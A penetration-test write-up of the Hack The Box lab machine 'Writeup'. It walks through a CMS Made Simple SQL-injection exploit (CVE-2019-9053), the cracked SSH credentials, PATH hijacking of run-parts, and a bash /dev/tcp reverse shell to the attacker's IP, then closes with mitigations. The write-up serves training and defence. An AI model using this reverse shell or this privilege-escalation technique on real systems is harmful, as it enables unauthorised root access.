WRITEUP

Report by Chris H.
Date of Completion: 7-2-19

Note: This report details a penetration test conducted on a virtual system hosted on
https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing
techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Writeup
IP Address	10.10.10.138
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing

- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.

- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.

- BurpSuite – A tool for testing web security which comes with many functions, including the ability to proxy and spider targets

- OWASP Dirbuster – A tool that brute forces directories of a webpage and discovers pages and files.

- Wappalyzer – A browser plugin that detects technologies running on the current webpage

- injector.py (Author: Daniele Scanu, CVE-2019-9053) – An unauthenticated SQL injection exploit against CMS Made Simple

- linenum.sh (Author: @rebootuser) – A script detects various points of interest on a linux machine for potential privilege escalation

- pspy64 (Author: Dominic Breuker) – A script that allows for eavesdropping of root processes in real time

Executive Summary

Writeup is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

Writeup was a great machine that allowed demonstrated the use of several exploits. Exploiting the box starts with visiting its webpage, which informs the user of DoS protection. This causes dirbuster to not work. However, Burp Suite is able to spider the site and find the page /writeup. Using Wappalyzer, it is found that CMS Made Simple is running, which has a vulnerability to a recent exploit. Finding the /modules page and giving the URL to the exploit allows it to find the salt, username, email, and password of the user, then crack it given a wordlist. The exploit collects all of them, then uncovers the credentials, which allow for SSH access to the machine. This leads to the user.txt flag being captured.

To start privilege escalation, common enumeration commands and scripts are run, which does not uncover very much useful information. However, using a tool called pspy64, the attacker can view all processes (including root's) in real time. This shows a command called "run-parts" being executed whenever a user connects to the machine via SSH. By reading the $PATH, and seeing that the first directory is writable by the user (/usr/local/sbin), a script named "run-parts" can be created that creates a reverse TCP shell to the attacking machine, allowing root access and full compromise of the target.

Attack Narrative

As always, the first step with attacking the target is to perform initial enumeration and determine a vector to begin an attack. nmap -v -sV -A -Pn 10.10.10.138 is used to scan for ports and services on Writeup (full results in Appendix 1). Using nmap shows only 2 ports running: 80 (HTTP) and 22 (SSH).


Figure 1

The next step is to navigate to http://10.10.10.138, which shows a block of text with ASCII art below it (Figure 1). The text mentions a DoS protection script that blocks IP addresses that cause 400-type errors. Checking the source of the page does not reveal anything, and there does not seem to be any valuable information on the page beyond the block of text.

Figure 2

Upon discovery of a webpage on a target machine, the next step is usually to run a Dirbuster scan against it in order to find hidden pages. However as shown in Figure 2, Dirbuster is stopped dead in its tracks by "IOException Connection refused" errors. This is a result of the DoS protection mentioned in the webpage.


Figure 3

Despite this, there are other options for finding pages. Burp Suite CE can be used as a proxy. This is done by enabling a proxy on 127.0.0.1 in the browser, then starting Burp with intercept set to "on". As seen in Figure 3, Burp captures a request from 10.10.10.138 when the page is refreshed.

Figure 4

The GET request can then be placed into the scope, and then send to Burp's spider. Spidering the page reveals a 200 response from /writeup (Figure 4). Given the length of it and its child pages, it is worth visiting.


Figure 5

Viewing http://10.10.10.138/writeup/ shows a basic HTML/PHP page (Figure 5) with links to text writeups for 3 retired Hack The Box machines (not pictured). This page is supposed to be the start of a blogger's posts about their writeups for pentests. While navigating the pages and checking the sources does not reveal

any meaningful information, using the Wappalyzer tool, a browser plugin which analyzes a page for technologies and frameworks, uncovers a very useful bit: the site is using CMS Made Simple (Figure 5, right).

An online search yields a very recent vulnerability for CMS Made Simple, which allows an attacker to steal credentials via an unauthenticated SQL injection on the "/modules/moduleinterface.php?mact=News,m1_,default,0" page of a site using CMS Made Simple.


Figure 6

Trying http://10.10.10.138/writeup/modules/ shows an index of modules for the CMS site (Figure 6). Using this path, the exploit can reach the page which is injectable.

Figure 7

python injector.py -u http://10.10.10.138/writeup/modules/ --crack /root/HTB/Wordlists/14milPass.txt starts the exploit, which:

1) Uses blind time-based SQL injections against the target URL to find the salt, username, email address, and hashed password (MD5)

2) Takes the wordlist provided after "--crack" to break the hash + salt combination.

The result is the credentials: user – jkr, password – raykayjay9 (Figure 7).

Figure 8

Now, the only other port open on Writeup is 22, so the newly found credentials are used to successfully log into jkr's account on the target. Using a ls command, user.txt is on the home directory, and the content is printed (Figure 8). The user.txt flag is now captured. The next step is to escalate privileges to root.

Using some simple commands (sudo -l, ps aux, cat /etc/passwd, and uname -a) to enumerate privileges and misconfigurations does not turn up any notable results. Using scp allows for transfer of two scripts: linenum.sh (an enumeration script) and suggester.sh (a kernel exploit suggester script) to the /tmp directory of Writeup. However, running these does not provide any information that stands out either.

Figure 9

Finally, I ran across a tool online that allows the user to see processes in real-time, including root processes. The tool, called pspy64 (pronounced ps-spy, since it "spies" on processes), can be downloaded onto the attacking machine. Then, using scp /root/pspy64 jkr@10.10.10.138:/tmp/pspy64 (Figure 9, bottom pane), the tool is placed on Writeup's /tmp directory . This is verified by using ls and seeing pspy64 (Figure 9, top pane).

Figure 10

Now, running pspy64 prints the processes of the machine in real time. The output shows root processes too that were hidden from ps aux. After some examination of the output, the process (Figure 10, PID=1982):

sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new

shows root running the run-parts command, which executes all executables in a given directory, on /etc/update-motd.d. More importantly, by watching the real-time output patterns and timing of pspy64, this happens every time a user successfully logs into the machine via SSH.

```
jkr@writeup:~$ which run-parts
/bin/run-parts
jkr@writeup:~$ find / -type d -writable 2> /dev/null | grep /usr/local/sbin
/usr/local/sbin
jkr@writeup:~$ 
```

Figure 11

By using which run-parts, it is shown that run-parts is located in /bin/ (Figure 11, first command), and the $PATH of the root process places /bin at the end. This means that if any directory before /bin in the $PATH variable is writable by the current user, a malicious run-parts (highlighted red to differentiate from actual run-parts command) script can be created, which will execute automatically by root once it is found, never reaching the actual run-parts.

Looking back to the $PATH in the process output, /usr/local/sbin is the first location that is checked by root. By using find / -type d -writable 2> /dev/null | grep /usr/local/sbin , it is confirmed that /usr/local/sbin is writable by the jkr user (Figure 11, second command).

```
1: jkr@writeup: /usr/local/sbin  ▼

  GNU nano 2.7.4                    File: run-parts                        Modified

#!/bin/bash
bash -i >& /dev/tcp/10.10.12.233/54321 0>&1

```

Figure 12

Moving to the /usr/local/sbin, nano run-parts is used to create and write to a file that has the exact same name as the legitimate run-parts command, but is actually a reverse TCP shell script. bash -i >& /dev/tcp/10.10.12.233/54321 0>&1 is used to call back to the attacking machine's IP over port 54321 (Figure 12).

```
jkr@writeup:/usr/local/sbin$ nano run-parts
jkr@writeup:/usr/local/sbin$ chmod +x run-parts
jkr@writeup:/usr/local/sbin$ ls -la run-parts
-rwxr-xr-x 1 jkr staff 56 Jul  2 19:52 run-parts
```

Figure 13

Before the malicious script can run, it must be given execute permission using chmod +x run-parts. ls -la run-parts confirms that this file is ready to be executed.

```
jkr@writeup:/usr/local/sbin$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:

2: root@kali: ~  ▾

root@kali:~# nc -lvp 54321
listening on [any] 54321 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.12.233] from (UNKNOWN) [10.10.10.138] 37116
bash: cannot set terminal process group (3027): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# whoami
whoami
root
root@writeup:/# cd root && cat root.txt
cd root && cat root.txt
eeba47f60b48ef92b734f9b6198d7226
root@writeup:/root#
```

Figure 14

Finally, splitting the terminal into two windows allows for a listening attacker running nc -lvp 54321 to listen for calling traffic, while another triggers the root's execution of the malicious run-parts script. Using ssh jkr@10.10.10.138 (Figure 14, top pane) causes root on the Writeup machine to use the newly created run-parts command, which triggers a reverse TCP shell to the attacking machine. A shell is spawned (Figure 14, bottom pane), and using whoami confirms root is the user. Navigating to the root directory and printing the root.txt flag completes the machine with full compromise.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
CMS Made Simple v2.2.9 Unauthenticated Blind SQL Injection vulnerability (CVE-2019-9053)	High	This vulnerability is extremely dangerous to have, since it allowed for the theft of the email address, username, salt, and hashed password of the user. All of this information is extremely vital and enabled myself to compromise the user account, which then lead to a root compromise after privilege escalation. Suggested remediation for this vulnerability is to upgrade to CMS Made Simple 2.2.10, which patched this vulnerability.
run-parts path not explicitly set in process	Medium	Several steps could be taken to prevent the privilege escalation steps taken on Writeup. "run-parts" was used in the process that updated the motd banner, and this caused the system to check the $PATH variable for it. Creating a copycat "run-parts" before the actual "run-parts" in the $PATH allowed for malicious code to be executed. If the command were changed to "/bin/run-parts", this would prevent the $PATH from being exploited.
/usr/local/sbin writable by jkr user	High	This misconfiguration of privilege is ultimately what lead to root compromise of the machine. Since run-parts's location is /bin, and /bin is last on the $PATH, this means that if any of the other directories were writable by another user, a copycat run-parts could be created and exploited. /usr/local/sbin being writable is even more dangerous, since this is the very first location that root looks at, meaning that a number of other commands can be masqueraded as well. It is recommended that user jkr, and any other low-privilege users, are restricted from writing to directories in the $PATH that root uses, especially the first location (/usr/local/sbin).

Appendix 1: Full Nmap Results

Starting Nmap 7.70 (https://nmap.org) at 2019-06-20 18:49 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:50
Completed NSE at 18:50, 0.00s elapsed
Initiating NSE at 18:50
Completed NSE at 18:50, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 18:50
Completed Parallel DNS resolution of 1 host. at 18:50, 0.03s elapsed
Initiating SYN Stealth Scan at 18:50
Scanning 10.10.10.138 [1000 ports]
Discovered open port 22/tcp on 10.10.10.138
Discovered open port 80/tcp on 10.10.10.138
Completed SYN Stealth Scan at 18:50, 26.53s elapsed (1000 total ports)
Initiating Service scan at 18:50
Scanning 2 services on 10.10.10.138
Completed Service scan at 18:50, 6.55s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.138
Retrying OS detection (try #2) against 10.10.10.138
Initiating Traceroute at 18:50
Completed Traceroute at 18:50, 0.26s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 18:50
Completed Parallel DNS resolution of 2 hosts. at 18:50, 0.02s elapsed
NSE: Script scanning 10.10.10.138.
Initiating NSE at 18:50
Completed NSE at 18:50, 7.92s elapsed
Initiating NSE at 18:50
Completed NSE at 18:50, 0.00s elapsed
Nmap scan report for 10.10.10.138
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
| 256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_ 256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open http   Apache httpd 2.4.25 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/writeup/
